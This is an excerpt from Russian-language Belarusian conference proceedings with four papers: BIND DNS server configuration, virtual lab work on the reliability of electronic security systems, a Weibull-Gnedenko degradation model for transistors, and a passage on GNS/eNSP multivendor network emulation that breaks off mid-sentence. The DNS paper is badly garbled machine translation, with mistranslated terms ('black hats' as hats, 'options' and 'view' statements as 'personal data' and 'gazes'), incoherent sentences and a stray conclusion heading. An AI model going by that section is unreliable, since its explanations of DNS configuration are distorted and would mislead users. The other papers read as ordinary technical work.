ACL (Список контроля доступа) оператор позволяет определять группы хостов, так что они могут быть разрешены или запрещен доступ к серверу имен. Он принимает следующий вид:

```
acl acl-name {
    match-element;
    ...
};
```

Имя-ACL имя оператора это имя списка управления доступом, а также матч-элемент вариант, как правило, индивидуальный IP-адрес (например, 10.0.1.1) или CIDR (бесклассовое Inter-Domain Routing) сети обозначения (например, 10.0.1.0/24). ACL утверждение может быть особенно полезно в сочетании с другими операторами, такими как варианты. «Использование ACL в сочетании с опциями» определяет два списка управления доступом, черных шляпах и красных цилиндрах, и добавляет черные цилиндрах на черном списке некоторое время предоставление красно-шляпы нормальный доступ.

```
acl black-hats {
    10.0.2.0/24;
    192.168.0.0/24;
    1234:5678::9abc/24;
};
acl red-hats {
    10.0.1.0/24;
```

```
};
options {
    blackhole { black-hats; };
    allow-query { red-hats; };
    allow-query-cache { red-hats; };
};
```

Включают в себя утверждение позволяет включать файлы в `/etc/named.conf`, так что потенциально конфиденциальные данные могут быть размещены в отдельном файле с ограниченными разрешениями. Он принимает следующий вид:

```
include "file-name"
```

Имя-файла имя оператора абсолютный путь к файлу.

```
include "/etc/named.rfc1912.zones";
```

Параметры личных данных позволяет определить глобальные параметры конфигурации сервера, а также установить значения по умолчанию для других утверждений. Он может быть использован для определения местоположения с именем рабочего каталога, типы запросов разрешено, и многое другое. Он принимает следующий вид:

```
options {
    option;
    ...
};
```

Чтобы предотвратить распределенный отказ в обслуживании (DDoS) атак, рекомендуется использовать `allow-query-cache` опцию, чтобы ограничить рекурсивных услуги DNS для конкретного подмножества только для клиентов.

```
options {
    allow-query { localhost; };
    listen-on port 53 { 127.0.0.1; };
    listen-on-v6 port 53 { ::1; };
    max-cache-size 256M;
    directory "/var/named";
    statistics-file "/var/named/data/named_stats.txt";

    recursion yes;
    dnssec-enable yes;
    dnssec-validation yes;
};
```

Вид личных данных позволяет создавать специальные взгляды в зависимости от какой сети хост запрашивая сервер имен включен. Это позволяет некоторые хосты получить один ответ относительно зоны, в то время как другие хосты получают совершенно другую информацию. В качестве альтернативы, некоторые зоны могут быть доступны только для отдельных доверенных хостов, в то время как ненадежный хосты могут только делать запросы для других зон.

Заключение

Как видно ниже, любые имена, используемые в записях ресурсов, которые не заканчиваются в период завершающего добавляются с `example.com`.

`$ORIGIN example.com.`

\$ TTL директива позволяет установить по умолчанию время жить значение (TTL) для зоны, то есть, как долго это запись зона действует. Каждая запись ресурса может содержать свое собственное значение TTL, которое перекрывает эту директиву.

Увеличение этого значения позволяет удаленным неймсерверам кэшировать информацию о зоне в течение более длительного периода времени, уменьшая количество запросов для зоны и удлинняя количество времени, необходимого для распространения изменений записи ресурса.

Следующие записи ресурсов обычно используются в файлах зон: «A». Адрес записи указывает IP-адрес, который будет назначен на имя. Он принимает следующий вид:

`hostname IN A IP-address`

Большинство реализаций BIND использовать только с именем службы для предоставления услуг разрешения имен или выступать в качестве органа для конкретного домена. Тем не менее, BIND версии 9 имеет ряд дополнительных функций, которые позволяют более безопасной и эффективной службы DNS.

Система доменных имен расширений безопасности (DNSSEC) обеспечивает проверку подлинности происхождения данных DNS, подтверждаемое отрицание существования и целостность данных. Когда конкретный домен помечен как безопасный, то SERVFAIL ответ возвращается для каждой записи ресурса, который терпит неудачу проверки.

Если серийный номер не увеличивается, первичный сервер имен будет иметь правильную, новую информацию, но вторичные серверы имен никогда не будут уведомлены об изменениях, и не будет пытаться обновить свои данные этой зоны.

Литература

1. Google Developers [Электронный ресурс]. Discussion Groups and Issue Reporting-Маунтин-Вью, 2004. – Режим доступа: https://developers.google.com/speed/publicdns/docs/using#configure_your_network_settings_to_use_google_public_dns. – Дата доступа: 16.03.2016.

2. Диваков, Н.Н. Настройка DNS / Н.Н. Диваков, П.Л. Чечет // XIX Республиканская Научная конференция студентов и аспирантов «Новые математические методы и компьютерные технологии в проектировании, производстве и научных исследованиях». – 2016. – С. 34.

3. Диваков, Н.Н. Переходные механизмы между IPv4 и IPv6 / Н.Н. Диваков, П.Л. Чечет // XIX Республиканская Научная конференция студентов и аспирантов «V Республиканская научная конференция «Актуальные вопросы физики и техники»». – 2016. – С. 75–76.

С.С. Дик, Н.И. Цырельчук, С.М. Боровиков

УО «Белорусский государственный университет
информатики и радиоэлектроники», Минск, Беларусь

МОДЕЛИРОВАНИЕ КАК СПОСОБ ИССЛЕДОВАНИЯ НАДЁЖНОСТИ И ЭФФЕКТИВНОСТИ ФУНКЦИОНИРОВАНИЯ ЭЛЕКТРОННЫХ СИСТЕМ

Введение

Одной из важнейших учебных дисциплин профессиональной подготовки по специальности «Электронные системы безопасности» является дисциплина «Надёжность технических систем» (НТС). Для обеспечения указанных в типовой программе требований, предъявляемых к практической подготовке, служат лабораторные занятия, которые в значительной степени позволяют обеспечить требования программы учебной дисциплины в части реализации рубрики «обучающийся должен уметь...».

Возникает вопрос, что должен представлять собою лабораторный практикум по дисциплине «Надёжность технических систем»?

Классический подход к постановке и проведению лабораторных работ здесь не приемлем из-за того, что надёжность электронных устройств и систем является таким свойством, которое проявляется с течением длительного времени работы (наработки): тысячи и даже десятки тысяч часов. Какой же выход из положения?

Анализ показывает, что выходом из положения является математическое моделирование наработки электронных устройств и систем с использованием достижений информационных технологий. Лабораторный практикум должен представлять собой виртуальные лабораторные работы. Причём, слово «виртуальные» подчёркивает то, что исследуемые элементы, устройства, системы и их функционирование (длительная наработка и возникновение отказов) будут моделироваться в памяти ЭВМ. Итоговые показатели надёжности можно будет определить, выполняя обработку результатов моделирования.

1. Принципы создания виртуальных лабораторных работ

Анализ, проведённый при участии авторов, показал, что наиболее сложным этапом создания виртуального лабораторного практикума по дисциплине НТС является написание сценария к виртуальным лабораторным работам. Сценарий к виртуальным лабораторным работам, предлагаемый для программной реализации на ЭВМ, должен включать следующее:

- формулировку цели лабораторной работы;
- функциональное назначение электронной системы и режимы её работы;
- характеристику объекта и ресурсов (денежные, информационные, материальные ценности, персонал и т. п.), защищаемых электронной системой;
- количественный критерий, используемый для оценки надёжности электронной системы;
- действия студента в процессе проведения лабораторной работы.

2. Определение надёжности электронных систем

С методами расчёта и оценки надёжности электронных систем, не сводящихся к параллельно-последовательным или последовательно-параллельным схемам, можно ознакомиться в [1–3].

В ряде случаев технические системы, в том числе электронные системы безопасности (ЭСБ), имеют с точки зрения надёжности такую структуру соединения (или взаимодействия) их составных частей, которая не сводится к параллельно-последовательным или последовательно-параллельным схемам. Примером такой структуры может служить мостовая схема (рисунок 1).




Рисунок 1 – Мостовая схема соединения устройств ЭСБ с точки зрения надёжности

На практике к подобным схемам можно отнести ЭСБ, содержащие в своём составе информационно-компьютерные подсистемы.

Будем считать, что рассматриваемая ЭСБ содержит в своём составе n устройств. ЭСБ может находиться в двух состояниях: работоспособности и отказа. Состояние ЭСБ обозначим символом R . Будем считать, что R принимает значение 1, если ЭСБ работоспособна, и значение 0, если она отказала. Состояние j -го устройства ЭСБ обозначим символом x_j . Будем считать, что x_j принимает значение 1, если j -е устройство работает безотказно, и значение 0, если оно отказало ($j = 1, 2, \dots, n$).

Состояние ЭСБ зависит от состояния её устройств, т. е.

$$R = R(x_1, x_2, \dots, x_n). \quad (1)$$

Наиболее простым методом расчёта вероятности безотказной работы указанных технических систем является метод прямого перебора работоспособных состояний системы. Этот метод с успехом может быть применён и для расчёта надёжности систем, сводящихся с точки зрения надёжности к параллельно-последовательным или последовательно-параллельным схемам соединения устройств. Однако применение метода оправдано при небольшом числе устройств в составе системы ($n \leq 6 \dots 7$).

Суть метода прямого перебора. С учётом критерия отказа ЭСБ всё множество её технических состояний G разбивается на два подмножества: работоспособных состояний G_1 и неработоспособных состояний G_0 . Для каждого состояния ЭСБ $X = \{x_1, x_2, \dots, x_n\}$, используя [4], можно вычислить его вероятность p_X и далее найти вероятность безотказной работы ЭСБ $P_{\text{ЭСБ}}$:

$$P_{\text{ЭСБ}} = P\{X \in G_1\} = \sum_{X \in G_1} p_X, \quad (2)$$

где $P\{\dots\}$ означает вероятность события, указанного в фигурных скобках.

Описанный метод реализован в виртуальной лабораторной работе. Учебная программа для ЭВМ имеет два режима: демонстрационный и проектный.

Демонстрационный режим предназначен для ознакомления с процедурой применения метода прямого перебора при определении вероятности безотказной работы ЭСБ. Проектный режим – режим выбора исследуемой ЭСБ и определения её надёжности – используется для выполнения заданий, предлагаемых в экспериментальной части лабораторной работы.

Программа для ЭВМ позволяет смоделировать для исследования надёжности несколько вариантов структурных схем ЭСБ. Пользуясь разработанной структурной схемой расчёта надёжности (СРН) или (при наличии опыта) структурной схемой ЭСБ, а также критерием отказа или работоспособности ЭСБ, студент указывает состояния выбранного рабочего подмножества (G_1 или G_0) в таблице, которую учебная программа для ЭВМ размещает на главном окне.

После выполнения процедуры перебора состояний ЭСБ программа выполняет проверку правильности действий студента. В случае правильности выполненных действий студенту предоставляется возможность определить итоговый показатель надёжности ЭСБ. Для правильного выполнения процедуры перебора студенту отводится ограниченное число попыток. Если все попытки израсходованы, но цель не достигнута, то программа завершает работу, о чём информируется преподаватель.

3. Оценка эффективности функционирования электронной системы

Составные части ЭСБ, находясь в рабочем (нормальном) состоянии, не являются идеальными с точки зрения формирования и/или восприятия и правильной обработки сигналов о проникновении на объект нарушителя. Так, датчики ЭСБ в ряде случаев могут не сформировать сигнал о проникновении нарушителя, микропроцессорное приёмно-контрольное устройство (МППКУ) неправильно обработать поступающие от датчиков сигналы, исполнительные устройства не отреагировать на поступающие от МППКУ команды и т. д. Объясняется это действием на ЭСБ, её устройства и составные части климатических факторов, естественных и промышленных электрических и электромагнитных помех и т. п. Указанные факторы приводят к возникновению временных отказов (сбоев), которые являются самоустраняющимися, или же устраняются незначительным вмешательством оператора, например перезагрузкой программного обеспечения. Более полным и объективным критерием оценки качества работы ЭСБ является показатель эффективности её функционирования. С помощью этого показателя можно учесть влияние временных отказов. Для показателя эффективности функционирования (обозначим показатель через E) пригодно выражение [2, 3, 5]

$$E(t) = \sum_{i=1}^N h_i(t) \Phi_i, \quad (3)$$

где $h_i(t)$ – вероятность того, что ЭСБ в момент времени t находится в i -м состоянии; Φ_i – коэффициент эффективности i -го состояния ЭСБ; N – число возможных состояний ЭСБ.

С помощью коэффициентов Φ_i возможен учёт влияния временных отказов составных частей ЭСБ на качество её работы.

Оценка эффективности функционирования сложных ЭСБ путём рассмотрения системы в целом на практике вызывает много затруднений из-за чрезмерно большого числа возможных технических состояний системы S , определяемого как

$$S = 2^n,$$

где n – суммарное количество технических устройств, входящих в ЭСБ.

Например, при наличии лишь по одному датчику на каждой входной двери и на каждом окне комнат здания, рассматриваемого в лабораторной работе (24 комнаты), число возможных технических состояний ЭСБ составит

$$2^{24+24} > 2,8 \cdot 10^{14}.$$

Причём это число не учитывает другие устройства ЭСБ.

Поэтому в инженерной практике приходится прибегать к различным методам упрощения анализа эффективности функционирования ЭСБ. Одним из таких методов является декомпозиция. Суть её состоит в разделении исследуемой ЭСБ на меньшие по размеру подсистемы, анализ каждой из которых значительно проще анализа исходной системы. Получив показатели эффективности функционирования подсистем, можно относительно несложно найти показатель эффективности функционирования ЭСБ в целом.

Указанный метод использован в виртуальной лабораторной работе [5]. Разработанная программа для ЭВМ генерирует план охраняемого здания, размещение датчиков, видеокамер и других устройств ЭСБ в помещениях здания. В качестве показателя эффективности функционирования ЭСБ рассматривается вероятность защиты помещений здания от проникновения нарушителя. Для оценки этого показателя выделяются подсистемы, оценку эффективности функционирования которых выполняет студент в диалоговом режиме работы с ЭВМ.

С другими виртуальными лабораторными работами по оценке надёжности и эффективности функционирования ЭСБ можно ознакомиться в учебном издании [6].

Заключение

Сформулированы принципы создания виртуальных лабораторных работ по исследованию надёжности и эффективности функционирования электронных систем. Систематизированы некоторые подходы к определению надёжности и эффективности функционирования электронных систем на примере систем обеспечения безопасности объектов и физических лиц. Дано пояснение некоторых виртуальных лабораторных работ, позволяющих студенту в диалоговом режиме работы с ЭВМ определить показатель надёжности и/или показатель эффективности функционирования сложной электронной системы безопасности.

Литература

1. Половко, А.М. Основы теории надёжности / А.М. Половко, С.В. Гуров. – 2-е изд., перераб. и доп. – СПб. : БХВ-Петербург, 2006. – 704 с.

2. Надёжность технических систем : справочник / Ю.К. Беляев [и др.]; под ред. И. А. Ушакова. – М. : Радио и связь, 1985. – 608 с.

3. Шишмарёв, В.Ю. Надёжность технических систем : учебник для студ. высш. учеб. заведений / В.Ю. Шишмарёв. – М. : Изд. Центр «Академия», 2010. – 304 с.

4. Вентцель, Е.С. Теория вероятностей : учебник / Е.С. Вентцель. – 9-е изд., стереотип. – М. : Академия, 2003. – 576 с.

5. Теоретические основы проектирования электронных систем безопасности. Лабораторный практикум : пособие / С.М. Боровиков [и др.]; под ред. С.М. Боровикова. – Минск : БГУИР, 2014. – 70 с.

6. Надёжность технических систем. Лабораторный практикум : пособие / С.М. Боровиков [и др.]; под ред. С.М. Боровикова. – Минск : БГУИР, 2015. – 72 с.

С.К. Дик, И.Н. Цырельчук, С.М. Боровиков, Е.Н. Шнейдеров

УО «Белорусский государственный университет
информатики и радиоэлектроники», Минск, Беларусь

МАТЕМАТИЧЕСКАЯ МОДЕЛЬ ДЕГРАДАЦИИ ФУНКЦИОНАЛЬНОГО ПАРАМЕТРА ИЗДЕЛИЙ ЭЛЕКТРОННОЙ ТЕХНИКИ

Введение

При работе изделия электронной техники (ИЭТ) его электрический функциональный параметр (обозначим через y) изменяется, говорят деградирует, и может рассматриваться как функция времени t . Деградация функционального параметра обуславливает появление постепенного отказа ИЭТ. Постепенные отказы определяют такое понятие как параметрическая надёжность ИЭТ, количественной мерой которой является вероятность нахождения параметра $y(t)$ в пределах норм (от α до β) в течение заданной наработки t_3 , т. е.

$$P_n(t_3) = \text{Вер} \{ \alpha \leq y(t) \leq \beta, t \leq t_3 \} = P \{ \alpha \leq y(t) \leq \beta, t \leq t_3 \}, \quad (1)$$

где запись «Вер» означает вероятность, далее её будем заменять символом P . Прогнозирование параметрической надёжности ИЭТ может быть выполнено по модели деградации функционального параметра (модели постепенного отказа) и обычно применяется для отбора высоконадёжных изделий, поставляемых потребителям [1, 2].

1. Актуальность исследований

В работах [3, 4] для прогнозирования параметрической надёжности выборок ИЭТ было предложено использовать математическую модель деградации функционального параметра $y(t)$ в виде условной плотности его распределения $f(y | t)$ для наработки (временного сечения) t . Эту модель для интересующего типа ИЭТ получают один раз с помощью обучающего эксперимента, представляющего собой экспериментальное исследование определённой выборки, взятой случайным образом из партии ИЭТ [3, 4]. Полученную модель деградации параметра $y(t)$ используют в начальный момент времени ($t = 0$) для прогнозирования количественной характеристики параметрической надёжности $P_n(t_3)$ новых выборок этого же типа ИЭТ для заданных будущих наработок t_3 по принятым в теории вероятностей правилам нахождения вероятностей вида

$$P_n(t_3) = P\{\alpha \leq y(t) \leq \beta, \quad t \leq t_3\},$$

пользуясь законом распределения случайной величины – параметра $y(t)$ [5].

Под новыми здесь понимают те выборки, входящие в партию ИЭТ, экземпляры которых не принимали участия в обучающем эксперименте.

В работах [3, 4] за основу получения модели деградации взяты, традиционно используемый в электронике [6], нормальный закон распределения функционального параметра $y(t)$. В этом случае условная плотность распределения $f(y | t)$ для рассматриваемого временного сечения t зависит от двух параметров – $m(y | t)$ и $\sigma(y | t)$, представляющих собой соответственно среднее значение и среднее квадратическое отклонение $y(t)$ во временном сечении t . Значения $m(y | t)$ и $\sigma(y | t)$ определяются как функции наработки t и величин $m(y | t = 0)$ и $\sigma(y | t = 0)$, являющихся параметрами нормального закона в начальный момент времени ($t = 0$):

$$m(y | t) = \varphi_1[t, m(y | t = 0), \sigma(y | t = 0)]; \quad (2)$$

$$\sigma(y | t) = \varphi_2[t, m(y | t = 0), \sigma(y | t = 0)]. \quad (3)$$

Модель деградации, основанная на нормальном законе, является классической, но имеет недостатки из-за того, что во многих случаях распределение параметров ИЭТ значительно отличается от нормального. Например, для полупроводниковых приборов большой мощности выполняемые выходные контрольные операции, отбор по значениям параметров, проведение тренировки и затем дальнейшая эксплуатация могут заметно деформировать нормальный закон распределения параметра $y(t)$ во временных сечениях. Это подтверждается гистограммами распределения функциональных параметров исследуемых ИЭТ. На рисунке 1 в качестве иллюстрации показана гистограмма распределения, построенная по опытным данным для биполярных транзисто-

ров большой мощности типа КТ872А (параметр – напряжение насыщения коллектор-эмиттер $U_{КЭнас}$, наработка $t = 17280$ ч). На вертикальной оси координатной сетки указаны относительные частоты p (в %) попадания параметра $U_{КЭнас}$ в указанные интервалы значений.

Использование модели деградации параметра, основанной на нормальном законе его распределения [6], при наработках, заметно отличающихся от нуля, может приводить к значительным ошибкам прогнозирования параметрической надёжности новых выборок ИЭТ. Поэтому актуальной является задача выбора такой модели деградации, которая давала бы хорошие результаты прогнозирования в случае нормального закона распределения функционального параметра и, в тоже время, реагировала бы на возможные отклонения закона его распределения от нормального. При этом для практики модель деградации функциональных параметров ИЭТ желательно получать, основываясь на каком-то одном, в определённой степени универсальном, законе распределения.




Рисунок 1 – Гистограмма распределения параметра $U_{КЭнас}$ для наработки $t = 17280$ ч

2. Модель деградации на основе распределения Вейбулла-Гнеденко

В работе [7] предложена модель деградации параметра ИЭТ, основанная на использовании трёхпараметрического распределения Вейбулла-Гнеденко, в соответствии с которым условная плотность распределения функционального параметра $y(t)$ выборки ИЭТ в любом временном сечении t (математическая модель деградации) записывается в виде

$$f(y|t) = \frac{b}{a} \left(\frac{y|t-c}{a} \right)^{b-1} \exp \left[- \left(\frac{y|t-c}{a} \right)^b \right] \quad \text{при } (y|t) > c, \quad (4)$$

где $y|t$ – значение рассматриваемого функционального параметра ИЭТ, соответствующее наработке (временному сечению) t ; a, b, c – параметры распределения, найденные для наработки t ; a – параметр масштаба ($a > 0$), b – параметр формы ($b > 0$), c – параметр сдвига (смещения), показывающий смещение $y(t)$ относительно его нулевого значения.

Аргументом в пользу выбора трёхпараметрического распределения Вейбулла-Гнеденко в качестве основы для построения модели деградации параметра является вид гистограмм их распределения, построенных по экспериментальным данным для различных типов полупроводниковых приборов как разновидности ИЭТ (см., например, рисунок 1).

Предлагаемая модель деградации (4) является в определённой степени универсальной, поскольку для выборок ИЭТ достаточно хорошо описывает изменение функционального параметра $y(t)$ при любом характере его деградации, т. е. при любом виде кривой его плотности распределения, которая реально может иметь место для ИЭТ. Например, при $b = 1$ распределение (4) совпадает с двухпараметрическим экспоненциальным распределением, при $c = 0$ – классическим (двухпараметрическим) распределением Вейбулла-Гнеденко, при $b = 2$ – распределением Рэлея с параметром масштаба $a/2^{0,5}$. В случае $b > 3 \dots 5$ распределение (4) незначительно отличается от нормального закона.

Для практических приложений интерес представляет определение значений a, b и c модели (4) как функций наработки t и основных числовых характеристик параметра $y(t)$ в начальный момент времени – среднего значения $m(y|t=0)$ и среднего квадратического отклонения $\sigma(y|t=0)$:

$$a = \varphi_1[t, m(y|t=0), \sigma(y|t=0)]; \quad (5)$$

$$b = \varphi_2[t, m(y|t=0), \sigma(y|t=0)], \quad (6)$$

$$c = \varphi_3[t, m(y|t=0), \sigma(y|t=0)]. \quad (7)$$

Метод экспериментального получения операторов $\varphi_1, \varphi_2, \varphi_3$ функциональных зависимостей (5)–(7) предлагается в [7].

Условная плотность распределения (4), полученная с учётом выражений (5)–(7), является математической моделью деградации параметра $y(t)$ и может быть использована для прогнозирования параметрической надёжности новых выборок ИЭТ исследуемого типа.

4. Эффективность математической модели деградации

Оценка эффективности математической модели деградации на основе трёхпараметрического распределения Вейбулла-Гнеденко выполнялась по средней ошибке прогнозирования [3, 4, 7] путём сравнения с моделью на основе нормального закона. В таблице 1 в качестве примера приводятся значения средней ошибки прогнозирования, подсчитанные для разных норм, устанавливаемых на параметр $U_{КЭнас}$ биполярных транзисторов типа КТ872А. Ошибка определена в случае двух гипотез распределения $U_{КЭнас}$ для наработки t (от 3840 до 17280 ч): нормальный закон и трёхпараметрическое распределение Вейбулла-Гнеденко.

Таблица 1 – Значения средней ошибки прогнозирования параметрической надёжности, параметр $U_{КЭнас}$

Распределение, используемое для получения модели деградации	Средняя ошибка прогнозирования в процентах при норме на параметр, В				
	0,7	0,8	0,9	1,0	1,2
Нормальный	24,9	16,1	15,2	11,7	6,1
Вейбулла-Гнеденко	5,6	6,2	3,2	2,4	2,3

Результаты, подобные таблице 1, имели место для всех исследуемых типов биполярных и полевых транзисторов (КТ872А, КТ8225А, КП723Г и др.).

Заключение

На примере биполярных и полевых транзисторов (как разновидности ИЭТ) нескольких типов показано, что математическая модель деградации функционального параметра в виде условной плотности его распределения для заданной наработки, получаемая на основе трёхпараметрического распределения Вейбулла-Гнеденко, является более эффективной. Она обеспечивает меньшие ошибки прогнозирования параметрической надёжности новых выборок транзисторов, нежели модель деградации, построенная с учётом гипотезы о нормальном законе распределения функционального параметра.

Трёхпараметрическое распределение Вейбулла-Гнеденко в определённой степени следует рассматривать в качестве универсального, поскольку для выборок ИЭТ оно достаточно хорошо описывает деградацию функционального параметра при любом виде экспериментального закона распределения, который может иметь место для функциональных параметров ИЭТ при любой заданной наработке.

Литература

1. Method for correlating field life degradation with reliability prediction for electronic modules / D.W. Coit [et al.] // Quality and Reliability Engineering International. – 2005. – № 21. – P. 715–726.
2. Боровиков, С.М. Статистическое прогнозирование для отбраковки потенциально ненадёжных изделий электронной техники / С.М. Боровиков. – М. : Новое знание, 2013. – 343 с.
3. Физико-статистические модели деградации функциональных параметров изделий электронной техники / С.М. Боровиков [и др.] // Доклады НАН Беларуси. – 2007. – Т. 51. – № 6. – С. 105–109.
4. Прогнозирование надёжности изделий электронной техники на основе математической модели деградации функционального параметра / С.М. Боровиков [и др.] // Доклады БГУИР: электроника, материалы, технологии, информатика. – 2008. – № 6(36). – С. 32–39.
6. Вентцель, Е.С. Теория вероятностей / Е.С. Вентцель. – М. : Наука, 1969. – 596 с.
6. Физические основы надёжности интегральных схем / В.Ф. Сынаров [и др.]; под ред. Ю. Г. Миллера. – М. : Сов. радио, 1976. – 320 с.
7. Боровиков, С.М. Модели на основе распределения Вейбулла-Гнеденко для описания деградации функциональных параметров изделий электронной техники / С.М. Боровиков, Е.Н. Шнейдеров, И.А. Бурак // Доклады НАН Беларуси. – 2015. – Т. 59. – № 3. – С. 109–115.

В.Н. Кулинченко, А.А. Лукин

УО «Гомельский государственный университет
имени Франциска Скорины», Гомель, Беларусь

ОРГАНИЗАЦИЯ ЭКСПЕРИМЕНТА ПО МУЛЬТИВЕНДОРНОМУ ВЗАИМОДЕЙСТВИЮ С ИСПОЛЬЗОВАНИЕМ СРЕД ПРОГРАММНОЙ ЭМУЛЯЦИИ

Введение

Целью эксперимента является оценка возможности применения мультивендорного принципа построения корпоративных сетей при помощи настройки взаимодействия среды виртуальной эмуляции GNS Cisco и eNSP Huawei. Данный подход призван снизить затраты потребителя на создание и обслуживание телекоммуникационной инфраструктуры предприятия, а так же повысить надежность и безотказность сети. Так же необходимо рассмотреть способы и методы программной эмуляции сетевого оборудования различных производителей. Про-

граммная эмуляция должна помочь выяснить степень совместимости мультивендорного оборудования без приобретения реально действующих экземпляров.

1. Выбор программных сред эмуляции

Для реализации эксперимента использована ОС Windows 7x64 версии Ultimate с пакетом обновлений 1. С развитием виртуальных систем всё чаще становятся востребованными функции аппаратной виртуализации. В первую очередь это относится технологиям Microsoft Hyper-V для Microsoft Windows Server 2008 64x и Windows Virtual PC для Microsoft Windows 7. На самых первых этапах планирования, необходимо проверить на совместимость компьютеры и серверы, на которых предполагается внедрение виртуализации. Если компьютер или сервер собран на платформе Intel, процессор должен иметь функцию Intel VT, для процессоров AMD данная функция называется AMD-V.

Также в рамках эксперимента использовалась виртуальная машина VirtualBox (Oracle VM VirtualBox) – программный продукт виртуализации для операционных систем Microsoft Windows, Linux, FreeBSD, Mac OS X, Solaris/OpenSolaris, ReactOS, DOS и других и графический симулятор сети GNS (Graphical Network Simulator), который позволяет смоделировать виртуальную сеть из маршрутизаторов и виртуальных машин. GNS незаменимый инструмент для обучения и тестов, работающий практически на всех платформах, отлично подходит для создания стендов на desktop машинах. В зависимости от аппаратной платформы, на которой будет использоваться GNS, возможно построение комплексных проектов, состоящих из маршрутизаторов Cisco, Cisco ASA, Juniper, а также серверов под управлением сетевых операционных систем.

В качестве эмулятора устройств от компании Huawei в рамках эксперимента была использована открытая платформа графического моделирования корпоративных сетей (eNSP). Платформа представляет собой симулятор реальных сетевых устройств, дающий возможность получить представление о продуктовой линейке устройств передачи данных компании Huawei. Помимо этого, eNSP помогает пользователям развивать навыки эффективного планирования, организации и эксплуатации корпоративных информационно-коммуникационных технологий, основных методов отладки маршрутизаторов и коммутаторов Huawei, а также работы с командной строкой.

Приложение Huawei eNSP функционирует на базе универсальной платформы маршрутизации (VRP) и моделирует работу сети до подключения настоящих устройств, позволяя провести тесты на совместимость и конфигурацию устройств. Huawei eNSP поддерживает связь с реальными устройствами и осуществляет анализ с захватом пакетов в режиме реального времени, благодаря чему пользователи могут изучать принципы функционирования сетевых технологий в безопасной среде моделирования.

2. Настройка взаимодействия в GNS

Для настройки взаимодействия GNS и eNSP необходимо создать и настроить соединение виртуальных сегментов сети каналом виртуальной связи. Для этого в GNS необходимо осуществить добавление образа Cisco IOS. GNS распознает название маршрутизатора и платформу, название можно изменить по своему усмотрению, а также рекомендуемый объем оперативной памяти для симуляции, тип и количество сетевых адаптеров маршрутизатора, оптимизацию использования центрального процессора пользовательского устройства и другие параметры которые понадобятся для выполнения эксперимента. Для эмуляции рабочей станции в среде GNS Cisco есть возможность использовать такие средства программной эмуляции как VMware workstation, VirtualBox, VPCS. В эксперименте целесообразным будет использование VPCS, так как это программное обеспечение входит в пакет установщика программы GNS и потребляет минимальное количество аппаратных ресурсов.

Для трех рабочих станций осуществляется следующая настройка в VPCS: PC1 присвоен ip-адрес 192.168.1.20, маска подсети 255.255.255.0, шлюз 192.168.1.1 передающий порт 30000, удаленный ip-адрес 127.0.0.1, получающий порт 20000. PC2 присвоен ip-адрес 192.168.2.20, маска подсети 255.255.255.0, шлюз 192.168.2.1 передающий порт 30001, удаленный ip-адрес 127.0.0.1, получающий порт 20001. PC3 присвоен ip-адрес 192.168.3.20, маска подсети 255.255.255.0, шлюз 192.168.3.1 передающий порт 30002, удаленный ip-адрес 127.0.0.1, получающий порт 20002. Всего программная среда поддерживает до 9 рабочих станций. Для сохранения существующих настроек целесообразно будет использование команды "save startup.vcp".

Для выполнения эксперимента на каждом из трех маршрутизаторов R1, R2 и R3 необходимо установить минимум 4 порта FastEthernet и соответствующим образом их настроить. Однако для наглядности работы протокола динамической маршрутизации OSPF необходимо добавить интерфейсы с разной скоростью передачи данных. Таким образом, каждый маршрутизатор должен иметь 2 порта FastEthernet со скоростью передачи данных в 100 Мбит/сек и 2 Порты GigabitEthernet со скоростью передачи данных в 1000 Мбит/сек. Соответствующими настройками были присвоены IP-адреса интерфейсам маршрутизатора, а так же включен протокол динамической маршрутизации OSPF с объявлением подключенных к маршрутизатору сетей. Данное задание предусматривает использование однозонного режима маршрутизации, т.е. все сети имеют одну административную зону area 0.

Следующим шагом является подключение рабочих станции к маршрутизаторам. Для этого необходимо кликнуть по пиктограмме "Add to link", выбрать на PC1 адаптер "nio_udp:30000:127.0.0.0:20000", а на маршрутизаторе R1 интерфейс "fastEthernet0/0". Данную процедуру следует повторить для рабочих станций PC2 и PC3, выбрав интерфейс для подключения

